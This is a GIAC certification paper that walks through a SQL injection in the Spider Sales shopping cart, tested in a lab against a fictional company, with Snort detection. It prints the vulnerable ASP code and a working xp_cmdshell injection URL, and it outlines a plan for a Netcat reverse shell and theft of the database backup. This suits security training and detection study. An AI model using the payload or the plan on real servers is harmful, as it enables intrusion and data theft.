Global Information Assurance Certification Paper

Title:

Spider Sales Shopping Cart v2.1 with Microsoft SQL Server 2000 Vulnerability featuring Snort IDS Detection and Evasion.

Abstract:

It is the intension of this paper to elucidate in a step-by-step fashion, a specific selection of tactics and tools an Attacker may employ in the process of the ‘owning’ of a Target System. The chosen penetration exploit, published by ‘S-Quadra’, advisory number ‘Adv-20040303’ [1], is of a type known as SQL Injection. It will be examined in detail, significantly modified and run within a controlled LAB environment. The recent papers "Detection of SQL Injection and Cross-site Scripting Attacks" March 2004 [2] and "SQL Injection Signatures Evasion" April 2004 [3] play a prominent role in the modification of the exploit and its subsequent detection. The Target system is comprised of two distinct entities, the first being the Spider Sales E-Commerce Shopping Cart Solution (v2.1) [4] vulnerable to the specific exploit, and the second is the computer installation belonging to GIAC Enterprises. GIAC Enterprises, a fortune cookie e-business, is a fiction created by SANS for their Firewall Certification (GCFW) [5]. Part of the certification process is to design a ‘Secure Network’ for GIAC Enterprises. The installation emulated within the LAB is that of Stu Garrett’s “Defence-in-Depth with OpenBSD 3.3 pf and Cisco IOS”, January 20 2004 [6]. This entire exercise is ultimately a vehicle for expounding the Six Step Incident Handling Process with which the paper culminates.

Caveat:

Mr Garrett’s design uses an unspecified bespoke ‘java’ program, which in essence, performs the interface to the end user’s browser and hands off the SQL queries to a ‘Transaction Server’, which in due course hands them to the Database Server. For the purpose of this paper the Spider Sales Shopping Cart will replace the java program and 'Transaction Server'

Requirements:

A basic familiarity with the TCP/IP protocol and 'tcpdump' [7] or 'windump' [8] output would be an advantage.

1.0 Statement of Purpose:

Intent of the Attack:

The mission objective is the covert appropriation of GIAC Enterprise’s intellectual property. This property is manifest within a Microsoft SQL database, which in turn, resides on a host situated inside a private network secured from external access to the Internet. The traditional method used to accomplish this goal is known as ‘SQL Injection’.

The Plan:

Using a modified version of the published SQL Exploit, the Database Server (GIACDB01) will be instructed to make a copy of Internet Explorer and place it into a directory path with no 'white space'. A second injection will launch Internet Explorer and download the application 'Netcat' [9]. The SQL Exploit will be utilised again, to rename and re-locate Netcat. Then used a fourth time to instruct Netcat to push out a command shell to the attackers host. The attacker will at this stage have access to the entire GIAC Enterprises Database Server and will subsequently be able to obtain the location of the database backup via the SQL Error Log File. The last injection will instruct Netcat to upload the backup of the database. Should they wish it, the Attacker is now in a position to maintain access indefinitely whilst covering their tracks.

2.0 The Exploit:

Name:
Posted to the Bugtraq and Full Disclosure Mailing List, March 2004

S-Quadra Advisory #2004-03-03

Topic: Spider Sales shopping cart software multiple security vulnerabilities
Severity: High
Vendor URL: http://www.spidersales.com
Advisory URL: http://www.s-quadra.com/advisories/Adv-20040303.txt

Release date: 03 Mar 2004

There is no CERT number for this Exploit
There is no CVE Number for this Exploit

Outline:
A Web based shopping cart package using ASP, JavaScript and VBScript for the Middle-Ware with an SQL database in the background. Designed to be used with Microsoft Access, Microsoft SQL Server or mySQL.

Of the multiple vulnerabilities in the Advisory, this paper will concern itself with the one specific to Microsoft SQL Server 2000. Thus the following descriptive lists are specific to the GCIA Enterprises Network Design and LAB Emulation, that is not to say that this particular Exploit will only succeed within these conditions, but that these conditions are the only ones tested by the Author. Due to the nature of the Exploit, Service Packs and Patch updates have no bearing on its success or failure. The systems itemised below are the ones tested in the LAB.

Operating System:
Microsoft Enterprise Server 2003

Protocols:
HTTP: Protocol is used to connect the client browser to the IIS on TCP Port 80.
ASP Scripts connect the IIS Server to the SQL Server on TCP Port 1433.

Services / Applications:
The Client Browser is Internet Explorer 6 with JavaScript enabled.
Web Server is Microsoft IIS 6.0.

The Database is Microsoft SQL Server 2000.

Description:

What is the Vulnerability?

The Vulnerability that concerns this paper is the lack of 'Input Validation' of the "userID" field within a number of ASP Scripts.

Why is it Exploitable?

As the field is not validated, an Attacker could pass any number of crafted SQL commands directly to the server. Depending on the configuration of the server, one outcome of this could be access to confidential information; another as is the case here, is to execute commands directly on the server.

SQL Injection Background:

History:

The origins of SQL Injection are somewhat clouded, however Rain Forrest Puppy's "How I hacked PacketStorm", Feb 2001 [10] and David Litchfield's "Web Application Disassembly with ODBC Error Messages", March 2001 [11] certainly helped to raise it's profile. A slew of papers were to follow the most significant being SPI Dynamics "SQL Injection Are Your Web Applications Vulnerable" 2002 [12], NGSSoftware's "Advanced SQL Injection in SQL server Applications" also 2002 [13], and Ofeer Maor and Amichai Shulman's "Blindfolded SQL Injection" of 2003 [14]. The most recent research, being; K.K. Mookhey and Nilesh Burghate's "Detection of SQL Injection and Cross-site Scripting Attacks" March 2004 [2] and Ofer Maor and Amichai Shulman's " SQL Injection Signature Evasion" April 2004. [3]

Definition

> *"A technique for exploiting web applications that use client-supplied data in SQL Queries without stripping potentially harmful characters first."*
>
> SPILabs [12]

All examples are derived from the Spider Sales 2.1 Demo configured in the LAB to act as GIAC Enterprises e-commerce solution, and it is available at;
URL: http://www.spidersales.com/login.asp [4],

Unfortunately the terminology used in describing Relational Databases and SQL can be quite confusing and a detailed explanation of this is well beyond the remit of this paper, therefore if the following refresher leaves the reader in tears then it is recommended that they peruse this illuminating primer
URL: http://www.extropia.com/tutorials/sql/toc.html [15].

This refresher covers only the bare minimum required to identify the specific elements involved in the Exploit and should in no way be seen as an explanation of relational databases and the SQL language.

The Relational Database Basics:

The core concept is the Table; a Table (relation) is made up of Rows (tuples) and fields (attributes). Each table has one field or a group of fields that make it unique to any other Table, this is known as the 'Key'.

Tables are joined (related) to each other via these keys.

A Table's own Key is called the 'Primary Key' (PK). In the case of storeUsers (Table a), the Primary Key is the 'userID' field. In the case of storeSettings (Table b) it is the 'storeID' field. Now as the 'storeSettings' table, shares the 'storeID' field with the 'storeUsers' table, thus when referring to 'storeID' within the 'storeUsers' table it is understood to be a Foreign Key (FK).

storeUsers (table a)

1	userID (PK)	storeID (FK)	loginTime
2	nvarchar (50)	Int (4)	smalldatetime(4)
3	No NULL	Allow NULL	Allow NULL
4	none	none	none

storeSettings (table b)

storeID (PK)	storeName	activateStore
Int (4)	nvarchar (50)	Bit (1)
No NULL	Allow Null	Allow NULL
none	none	none

1 These are a selection of three field names for the table's 'storeUsers' and 'storeSettings'.
2 These are the corresponding three data types (discussed later) for said fields and their size in brackets.
3 For every field, excluding Key fields, the Allow NULL's flag may be set, (meaning basically the field may be left blank).
4 Constraints or Triggers.

Domain specifications for a selection of fields from two tables of the Spider Sales Database

So a row (instance) in the storeUsers table, linked to the storeSettings table would look like this, for each user there will be a unique userID, for each store there is a unique 'storeID' the storeID is the connecting field.

IeIsdkj34d3	4	5/7/2004 8:32:24

4	Electronic Store	1

User entered data as allowed by Domain Configuration

The Spider Sales Database is made up of 47 such tables. It has been shown that the 'userID' field is the Primary Key of the databases 'storeUser' table. Further information concerning the differing types of table relationships for example, 'one-to-one' 'one-to-many' 'many-to-many' is of no importance to the exploit.

Data Types:

The group of parameters that define a set of values for a given field are known collectively as a 'Domain' so a data type, like 'nvarchar', is one of those parameters. There are many 'base' data types including all those from the previous tables, for example;

Bit	A Boolean value ie 1 or 0, strangely however, it can be set to NULL (size 1 bit).

Char	Character data, 8bit's per character (definable fixed length storage, if the data is shorter than the fixed length then it will be padded, not very economical).
Int	Whole numbers from –2,147,483,648 to 2,147,483,648 (size 4 bytes of storage).
smalldatetime	Accurate to one Minute (size 4 bytes of storage).
varchar	Variable Length Character Data 8bit's per character (definable fixed length, no padding just data and 4 bytes indicating data length, much more economical, the most prevalent storage type for non-Key values).

Other parameters of a Domain are the 'Name' of the field, 'Nullability' of the field, for example, 'Allow NULL' discussed earlier, 'Check Constraints' for example, if a field is to show days in the year it may not be 0 or greater than 365. There are also 'Triggers and 'Stored Procedures' a very powerful idea that allows stored code be executed when data is entered in a field. These Stored Procedures are at the heart of the Exploit under study.

Unicode / ISO 10646:
Whilst the 'char' and 'varchar' are suitable for storing typical ASCII data (Standard English,7bit) and even the 'Latin' variants (French, Spanish, German, etc. 8bit) they are unable to store a variety of other languages including several Middle Eastern and Far East languages. A system was devised to manage this, fascinatingly; it is one standard with two versions; one managed by the Unicode Consortium and one by the particular ISO Working group. For more information, please refer to
URL: http://www.unicode.org [16].

So, the 'userID' field found in the 'storeUsers' table is base type 'nvarchar'.

Nvarchar	Acts in every way like 'varchar' however it uses 16bit's per character. Therefore doubling the space used to store the data.

Other 'n' types are 'nchar' 'ntext' which act as the Unicode variants for 'char' and 'text' respectively.

Summary:
In Summation, the terminology can reduce one to tears however as ever keeping the maxim of 'Defence in Depth' the security professional need only remember this: Each parameter of a domain be it the data type or Check Constraint has the ability to regulate the data it will accept, for example an 'int' data type will not by definition accept data with a 'text' data type. These features are designed specifically to 'Validate' data when it arrives at the SQL server and a competent database designer, employing these tools correctly, should be able to reduce their exposure to SQL Injection techniques significantly.

Structured Query Language:
SQL comes in as many varieties as there are products, sometimes one is surprised that it is the same language at all, however, there is a core of this language that each SQL flavour must adhere to. This is the ANSII/ISO Standard supported by Microsoft, Oracle, Informix, Sybase, IBM etc. The current Standard is SQL2. For the sake of completeness, the reader is informed that there is an X/OPEN standard [17], which

quite naturally has many differences to that of the SQL2 Standard and there is even talk of an Object Oriented Standard to boot.

All SQL in this paper is T-SQL (Transact-SQL) that is, Microsoft's flavor of the SQL2 Standard.

The Proof of Concept Exploit string, (provided in S-Quadra advisory) will now be disassembled and all instances of SQL examined. The URL encoding within the string, for example "%20" which incidentally describes a space " ", is discussed in some detail in the Reconnaissance section of the paper. The complete Exploit query string is presented here for reference purposes.

http://[target]/Carts/Computers/viewCart.asp?userID=2893225125722634';exec%20master..xp_cmdshell%20'dir%20c:%20>%20c:\inetpub\wwwroot\dirc.txt'--&viewID=48

This query string falls into two main sections,

1 The Standard URL [18] format of 'protocol: network-path-to-host and directory. The '?' Indicates that what follows is a HTTP query (defined for HTML 2.0 in RFC 1866 [19]), to the Web Server, (not to be confused with an SQL query string)

http://[target]/Carts/Computers/viewCart.asp?

The complete file path in the LAB emulation is:

http://www.giacenterprises.com/Carts/Computers/viewCart.asp?

2 The SQL part of this string, shown below un-encoded,

userID=2893225125722634';exec master..xp_cmdshell 'dir c: > c:\inetpub\wwwroot\dirc.txt'—
viewID=48

However to obtain the whole picture one must observe what the IIS Server does with the string, or more specifically what it does with the file 'viewCart.asp'.

Active Server Pages ASP:

HyperText Markup Language (HTML) was designed to facilitate the detailed formatting of static textual and pictorial content. Beyond the Hyper-Link, which navigated one to more static content, it was not very 'User Interactive'. Even the briefest history [20] of the development of dynamic content would take up volumes, therefore…

The Spider Sales Shopping Cart makes great use of dynamic content; this is achieved by the implementation of techniques known as 'Client-Side' and 'Server-Side' Scripting. Active Server Pages (ASP) facilitates this scripting. As will be seen these ASP pages are responsible for delivering the HTML to the client browser, running both JavaScript (Client-Side), and VBScript (Server-Side), ASP is also responsible for managing the conversation with the SQL Server on behalf of the end user. All this is achieved by the 'asp.dll'. So when the user requests viewCart.asp the IIS Server will pull it off the disk into memory, see the '.asp' extension and then know it should be submitted to the asp.dll. The asp.dll will then read and interpret the file (launching what ever additional script engines it needs, for example, VBScript), hand back the results to IIS, which in turn passes them on to the requesting browser. The contents of the viewCart.asp' file are somewhat sparse

```
<!--#include file="sessionManagement.asp"-->
<!--#include file="objects/objects.asp"-->
<!--#include file="Design/viewCart.asp"-->

<% set storeConn = nothing %>
```

`<!--      -->`	These are html comment symbols, used to make sure that the contents will not be rendered on the page in the client browser.
`#include file=”path/filename”`	This is command is used to load external pages into the current page, so when a user requests ‘viewCart.asp’ the three ASP files seen above are loaded and executed in succession. Of the three files to be included above the one that facilitates the exploit is ‘sessionManagement.asp’.
`<%          %>`	Indicates to the asp.dll the start and end of an ASP code block.

The contents of 'sessionManagement.asp' that concern the exploit are shown below,

```
'------------------------------ test user ID -------------------------------------
userID = request.queryString("userID")
if userID = "" then
        call createUserID
else
        urlString = "userID="&userID&"&"
        sqlString = "select userID, custID, loginTime, isLoggedIn from storeUsers where
userID='"&userID&"' and storeID="&storeID
        storeSession.open sqlString ,storeConn, 1, 1
```

‘	This is a comment indicator, ignored by the ASP interpreter.

```
userID = request.queryString("userID")
```

The variable 'userID', (declared earlier in the ASP file) is being assigned the string “userID” (the quotes,“ “ indicate that it is a string), which forms part of the URL query. The ‘request.queryString’ is an ASP function, which allows ASP to access the incoming URL string.

```
if userID = "" then
        call createUserID
else
```

This section basically says if there is no 'userID' then pop over to a subroutine called ‘createUserID’ or if there is one then continue.

```
urlString = "userID="&userID&"&"
```

The variable 'urlString', (declared earlier in the ASP file) is being assigned, this will be used in error reporting later in the script and is of no importance to the exploit.

```
sqlString = "select userID, custID, loginTime, isLoggedIn from storeUsers where userID='"&userID&"'
and storeID="&storeID
```

the variable ‘sqlString’ is assigned an SQL Query which includes the exploit string, this will be discussed shortly.

```
storeSession.open sqlString ,storeConn, 1, 1
```

The final section of the ASP code that concerns the exploit here, the ASP function, ‘storeSession.open’ (which knows how to access the Spider Sales Cart Database) is connecting to the Database Server and submitting an SQL query. The query contains our Exploit, which has now been delivered.

SQL Statement Syntax:

```
"select userID, custID, loginTime, isLoggedIn from storeUsers where userID='"&userID&"' and
storeID="&storeID
```

In order to be more human readable the standard formatting will be applied, the SQL commands or keywords are in upper case:

```
SELECT userID, custID, loginTime, isLoggedIn
FROM storeUsers
WHERE userID='"&userID&"' AND storeID="&storeID
```

Recalling the earlier discussion on fields and tables, the Query can be understood as follows:

SELECT	I would like these fields
FROM	this table
WHERE	this_field contains “this_data” AND this_field contains “this_data
;	missing from the actual string but implied, the semi-colon indicates the end of a query

Not too complicated to understand is it. In the designers ideal world result of this query would be passed back to the ASP page which would then hand off to the IIS Server to deliver the data in HTML to the client browser. So what actually happened, SQL Injection happened that’s what.

Injection Technique:

Back to the string for a moment.

```
userID=2893225125722634';exec%20master..xp_cmdshell%20'dir%20c:%20>%20c:\inetpub\wwwroo
t\dirc.txt'--&viewID=48
```

```
userID=2893225125722634
```

The above is what the designer expects of a well-behaved ‘nvarchar’ string pair.

```
userID=2893225125722634’
```

However this string has been ‘broken’ and this is done by the insertion of an apostrophe (‘) this will generate an unclosed quotation mark error at the SQL Server.

userID=2893225125722634';

The semi-colon (;) ending the query indicates that SQL should expect a brand new query, one that the Designer certainly did not have in mind.

userID=2893225125722634';exec

The command ‘exec’ short for Execute in SQL this instructs SQL to run a ‘Stored Procedure’ (script) this could be a prewritten SQL Query, a similar concept to a batch file in Windows or a Shell Script in *NIX. Or in this case an 'Extended Stored Procedure’ that facilitates access to the Operating System itself.

userID=2893225125722634';exec master..xp_cmdshell

The SQL Server installs with six special system databases, these are required for a variety of purposes. The full set of Stored and Extended Stored Procedures are also installed by default. The database containing them is the ‘Master’ database, one of the special system databases therefore the full path to the extended stored procedure must be given. The procedure ‘xp_cmdshell’ allows one to issue a single command directly on the system with the user permissions of the database.

userID=2893225125722634';exec master..xp_cmdshell 'dir c: > c:\inetpub\wwwroot\dirc.txt'

The above exploit was created for the Proof of Concept Advisory [1], note that it is encased in single quotation marks as it contains blank space. Give a directory listing (dir) of the top level directory (c:\) and write it (>) to a file (dirc.txt) in this directory (c:\inetpub\wwwroot\).

userID=2893225125722634';exec master..xp_cmdshell 'dir c: > c:\inetpub\wwwroot\dirc.txt'—

Finally the (--) double dash, a SQL comment meta-character, instructs SQL server to ignore everything after it. The (&viewID=48) string pair is required by the ASP page, which would return an error without it and is thus necessary for the request to be accepted and the Exploit to be sent to the SQL server. Once at the server the Exploit has no use for it and thus is removed.

Variants:

There are a huge variety of variants in SQL injection, once it is established that Injection can take place then the only limit (as they too often say) is your imagination. For the purposes of this paper however, 'xp_cmdshell' will be employed to download Netcat, re-name and then configure it to push a command shell back to the Attacker and ultimately the entire backup of the database. These variants on the published query strings are not shown in this section and will be revealed (for dramatic effect) at the appropriate time and place.

Signatures:
Stu Garrett's design allows for an IDS placed on the Public Facing network segment (172.16.26.0/24). It is assumed that the IDS has the ability to monitor the entire segment, possibly using a Network Tap [21]. With no specific details for guidance the LAB takes the liberty of allocating a Linux host (Slackware [22]) running the Snort IDS [23] and replaces the Tap with an iBeam 8port hub. The exploit in its original form was tested in the LAB and positively detected by the following rule, (from the latest Snort rules file 06.05.2004,)

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 1433 (msg:"MS-SQL xp_cmdshell -
program execution"; flow:to_server,established;
content:"x|00|p|00|_|00|c|00|m|00|d|00|s|00|h|00|e|00|l|00|l|00|"; nocase;
classtype:attempted-user; sid:687; rev:5;)
```

Snort rule Anatomy:

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 1433
```

This is the rule Header defining the 'who'.

`Alert`	This is the action field, the alert action instructs snort to create an entry in the 'Alerts' file and to log the packet. Other actions are 'Log' and 'Pass'.
`Tcp`	This defines the protocol, 'tcp' in this case but can also be 'ip' 'udp' or 'icmp'.
`$EXTERNAL_NET any`	The IP address or range of IP addresses and port number or range of numbers, in this case a variable which is defined in the snort.config file. The port number 'any' is reasonably self explanatory. Note: this is assumed an unsafe network.
`->`	Direction that the packets must be heading in, it could also be <> meaning either direction.
`$SQL_SERVERS 1433`	The IP address or range of IP addresses and port number or range of numbers, in this case a variable which is defined in the snort.config The port number 1433 is the Microsoft SQL Servers listening port. Note: this is assumed a safe network

The variable $HOME_NET is used to define the network that Snort is protecting, by default all host specific variables are assigned the $HOME_NET address for example;

```
# Configure your server lists.  This allows snort to only look for attacks
# to systems that have a service up.  Why look for HTTP attacks if you are
# not running a web server?  This allows quick filtering based on IP
addresses
# These configurations MUST follow the same configuration scheme as defined
# above for $HOME_NET.
# List of DNS servers on your network
var DNS_SERVERS $HOME_NET
# List of SMTP servers on your network
var SMTP_SERVERS $HOME_NET
# List of web servers on your network
var HTTP_SERVERS $HOME_NET
# List of sql servers on your network
var SQL_SERVERS $HOME_NET
```

```
# List of telnet servers on your network
var TELNET_SERVERS $HOME_NET
```

Excerpt from the Snort Config File

So this rule header will fire on any IP address defined in the $HOME_NET variable, (discussed later).

```
(msg:"MS-SQL xp_cmdshell - program execution"; flow:to_server,established;
content:"x|00|p|00|_|00|c|00|m|00|d|00|s|00|h|00|e|00|l|00|l|00|"; nocase;
classtype:attempted-user; sid:687; rev:5;)
```

This is the rule Options, defining the 'what, this is the Signature Component, for example, what parts of the packet are to be investigated. The entire Options portion is enclosed in parentheses (). Notice the 'keyword:value' pairs each set divided by a semi-colon (;)

```
msg:"MS-SQL xp_cmdshell - program execution";
```

This is the message (msg), which will be inserted into the alerts file when the rule triggers. The actual message string is enclosed in quotation marks.

```
flow:to_server,established;
```

The packets must be part of an established connection (3-Way handshake completed) and only packets going to the server fulfil the requirement.

```
content:"x|00|p|00|_|00|c|00|m|00|d|00|s|00|h|00|e|00|l|00|l|00|";
```

This is the specific 'content' signature that must be within the packet in order for the rule to trigger. This keyword can include mixed text and binary data, the pipes '|' are used to enclose the binary data which is represented in Hexadecimal. Traditionally, a byte is represented by two hex characters for example the ASCII mapping for 'x' to hex is 0x78 or '0111 1000' in Binary (0x is used to differentiate a hex number from a decimal one). Recalling that the 'nvarchar' is a Unicode (16bit) base type, SQL expects each character be delivered in 2 byte chunks and, as per Unicode criteria, the second byte if not used is set to 0x00. Now the reason for the |00| is clear as the content string must be a perfect match for the binary data or it will fail to fire. There are only 11 'nvarchar' characters beginning with;

0x7800 = x
0x7000 = p
0x5f00 = _

```
nocase; classtype:attempted-user; sid:687; rev:5;)
```

Finally, the 'nocase' keyword defines that the rule is not case sensitive, the 'classtype', 'sid' and rev are all specific to Snorts rule categorisation system.

Snort is configurable for 'Active Response' this, if used, (written into the Rule Options portion of the Rule) allows Snort to reset connections, in other words if this packet crossed the network, the rule would trigger and Snort would send out RST/ACK packets to either the source or destination host or both. Active Response will be employed during the Incident Handling Phase of this Exploit. The rights and wrongs of this concept and its vulnerability to Denial of Service are well beyond the scope of this paper.

The file 'snort.conf' is modified to reflect the GIAC Enterprises Design and the network segment on which the IDS is deployed. The excerpt from the file (below) displays the variable assignments.

```
#
# You can specify lists of IP addresses for HOME_NET
# by separating the IPs with commas like this:
#
# var HOME_NET [10.1.1.0/24,192.168.1.0/24]
#
# MAKE SURE YOU DON'T PLACE ANY SPACES IN YOUR LIST!
#
# or you can specify the variable to be any IP address
# like this:
var HOME_NET 172.16.26.0/24
# Set up the external network addresses as well.
# A good start may be "any"
var EXTERNAL_NET 24.116.117.0/24
```

Path of the Exploit:
Although quite logical, it will be seen that the original rule will ultimately fail to Trigger on the Exploit. Examining the path of the Exploit should reveal the error.

The Exploit will enter GIAC Enterprises system as a URL string 'GET' request destined for Port 80 on the Web Server, 24.116.117.244 (mapped to 172.16.26.4 by the Cisco Border Router). It will pass the Cisco Border Router and the move across the OpenBSD Firewall, from the input of the DMZ_if (interface) to the output of the Public_if, as it is directed to the Web Server, which resides on the Public Facing Network Segment. Having then been processed by ASP via the 'viewCart.asp' page, the exploit will then leave the Web Server, now as a formatted SQL query string heading for Port 1433 on the Database Server, 172.16.28.22.
It will then be executed by the SQL Server.

The Snort rule header requires the exploit packet to be inbound for tcp port 1433, however it is actually inbound for tcp port 80. On leaving the Web Server it is now destined for port 1433 but the Database Server is not part of the $HOME_NET network and the direction of the packet is not originating from $EXTERNAL_NET. The Snort Configuration file will then be changed to:

```
#
# You can specify lists of IP addresses for HOME_NET
# by separating the IPs with commas like this:
#
# var HOME_NET [10.1.1.0/24,192.168.1.0/24]
#
# MAKE SURE YOU DON'T PLACE ANY SPACES IN YOUR LIST!
#
# or you can specify the variable to be any IP address
# like this:
var HOME_NET any
# Set up the external network addresses as well.
# A good start may be "any"
var EXTERNAL_NET any
```

The Exploit now triggers the rule. Note: The placement and configuration of IDS sensors is beyond the scope of this paper. It is briefly noted here because an Incident Handler must be aware of the ramifications of improperly configured Network Protection devices, be it routers Firewalls or IDS's. These devices have a direct bearing on the success or failure of the Preparation and Identification phases of Incident Handling.

3.0 The Platforms/Environments:

Victims Platforms: *GIAC Enterprises*

The enumerations of the specifics of the GIAC Enterprises network are taken directly from Stu Garrett's GCFW paper [6]. A select number of possible avenues that would lead an attacker to ultimately gain similar reconnaissance of this quality are discussed in the section titled Stages of Attack. This is a complete specification of the Network as cited in the aforementioned paper. Not all the equipment will be used in the attack, and only outlined here as a matter of completeness.

Hardware:

Servers:	DEL PowerEdge 1750, Intel Xeon 2.4GHz processor, 1024MB RAM, 3 hard disks formatted for RAID-5 controlled bya PERC 4/Di card.
Workstations:	DEL OptiPlex GX270, Intel Pentium 4, 2.26GHz Processor, 256MB RAM, 40GB hard disk.
Laptops:	DEL Latitude 5100, Intel Pentium 4, 2.66 processor, 256MB RAM, 30GB hard disk.

Software

Servers:	The servers are running Windows Server 2003 Standard Edition as a base with the following feature full add-ons. Service Pack 1 not installed.
Public Web Server	IIS 6.0.
Public DNS Server	Microsoft DNS Server.
Public Mail Relay	Microsoft Exchange Server 2003.
Workstations:	All workstations run Windows XP, SP1 and the latest patches up-to December 2003.

Source Network: *Internet Café*

A small Internet Café, based on an existing facility known to the author, this environment is submitted as an example of a potential attack base. It is stressed that none of the reconnaissance or exploits detailed in this paper were executed from this establishment.

Internet cafe systems

Hardware:	Compaq Deskpro, Intel Pentium 3, 1GHz Processor, 256MB RAM, 40GB hard Disk.
Software:	Windows 2000 SP4 all the latest patches up-to Feb 2004.
Network:	UTP cat 5.
Switch:	BayStack™ 310-24T
Internet Feed:	Linksys BEFSR11 DSL Router. All terminal IP addresses are managed by the Linksys Router using DHCP.

Target Network: *GIAC Enterprises*

Network Hardware/Software:

Network:	Cat 5
Switch:	There are no details available on the LAN side physical network i.e. switches/hubs, this is of no consequence as the configuration of these devices would not play any significant part affecting the outcome of the exploit.
Border Router:	Cisco 2621XM running IOS 12.2(15)T5 with IP/IDS/Firewall features set. Operates NAT for the GIAC network.
VPN Endpoint:	Cisco PIX 501 Firewall running PIX Version 6.3(3).
Primary Firewall:	OpenBSD 3.3 with stateful inspection from 'pf', configured for 4 network zones with all the latest patches up-to December 2003.
Firewall Platform:	Compaq Prosignia 720 server, Intel Pentium 3, 600MHz , 512Meg RAM 9GB SCSI hard disk 4 network interface cards.

Lab Network: *Authors Systems*

Attackers Platform Emulation (Home):

Internet Feed:	Motorolla SurfBoard Cable Modem BS5100.
Hardware:	Apple Macintosh PowerPC G4 Processor 500MGz, 500Meg RAM. 40GIG HD.
Software:	OX 10.3.3 latest patches to May 04.

Source Network Emulation (Cyber Cafe):

Network:	Cat 5.
Internet Feed:	Netopia 4 Port Hub up-linked to the Cisco 831's WAN Port.
Hardware:	Compaq Armada 6500 Laptop Pentium 2, 244Mhz Processor, 96Meg RAM 3GIG hard disk.
Software:	Windows 2000 SP 4 with all the latest patches up-to Feb 2004 Mandrake Linux 9.0 Patched to Feb 2004.

Internet and Silent Host/Free Web Site Emulation

Internet:	Netopia 4 Port Hub up-linked to Cisco 831's WAN Port
Hardware:	PC Company AMD Duron, 1.13GHz Processor, 256 Meg RAM 40GIG Hard Disk.
Software:	Windows XP Professional SP1 featuring all the latest patches up-to Feb 2004

Victim Platform Emulation (Hardware):

Internal Domain Controller and Database Server	HP Vectra VLi8, Pentium 3, 450Mhz Processor, 512Meg RAM 40GIG hard disk.
Public Name Server and Web Server	Compaq Deskpro Pentiuim 3 1GIG processor, 256Meg RAM 40GIG hard disk.

Victim Platform Emulation (Software):

Servers:	The servers are running Windows Server 2003 Standard Edition as a base with the following feature full add-ons.
Internal Domain Controller	Active Directory Domain Controller.
Database Server	Microsoft SQL Server 2000 Developer Edition SP3.
Public Web server	IIS 6.0.
The public DNS server	Microsoft DNS Server.

Note: Both the HP and Compaq are running VMWare Workstation 4.0 to enable the emulation of additional 2003 Enterprise Edition Servers necessary to the attack simulation.

Target Network Emulation:

Network:	Cat 5
Physical:	I-Beam 8 port hub 10MB,(uplinked to the firewall) emulating the Public Segment which includes the Name Server, Web Server and IDS and 1 crossover cable connecting the Firewall to the Private Segment.
Border Router:	Cisco 831 router,IP/Firewall feature set. IOS 12.3 1*UDP WAN Port 4* UDP LAN Ports. Handles NAT for the LAB emulation. It is noted here that the IDS Feature Set is not available for the 831.
IDS:	This is Snort 2.1.0 with comparable rule set. O.S. Slackware 9.1 patched up to March 2004 The version of Snort and its rule set have been selected to be current with that which would have been available to Stu Garret at the time of producing his paper.
IDS Platform:	Digital Ultra 2000 Laptop, Intel Pentium MMx, 166Mhz, 64Meg RAM 3GIG hard disk
VPN Endpoint:	None, this vector will not be used in the attack and is thus excluded form the LAB
Primary Firewall:	OpenBSD 3.3 with stateful inspection from ‘pf’, configured for 3 network zones (VPN Zone omitted). Featuring all the latest patches up-to December 2003
Primary Firewall Platform:	Digital 5000, Pentium 2, 166MHz Processor, 64MB RAM 3GIG hard disk, 1* built-in 10/00MH Ethernet card and 2 10/100MH * 3COM 209’s

Modifications:

The Cisco configuration as specified by Stu Garret is emulated identically with the exception of some hardware configurations present on his CISCO 2600 Router but not available on the LAB CISCO 831.

The OpenBSD Firewall configuration has been amended only in such a way as to reflect the LAB environment, for example the lack of a VPN Segment and the omission of a 'Transaction Server'. The Author has invented a backup DNS server at a fictional 'up-stream-ISP', this is used as a mechanism to illustrate certain reconnaissance principles. Stu Garrett's Firewall Design has no facility for any form of DNS Zone Transfers (tcp), an oversight perhaps. However, as this has no bearing on the Exploit or even the chosen reconnaissance method, this omission is also only noted for completeness. The Modified LAB Firewall configuration may be found in the Appendix Section.

Network Diagrams:

Billy-Jean's Office System and the Internet Cafe:

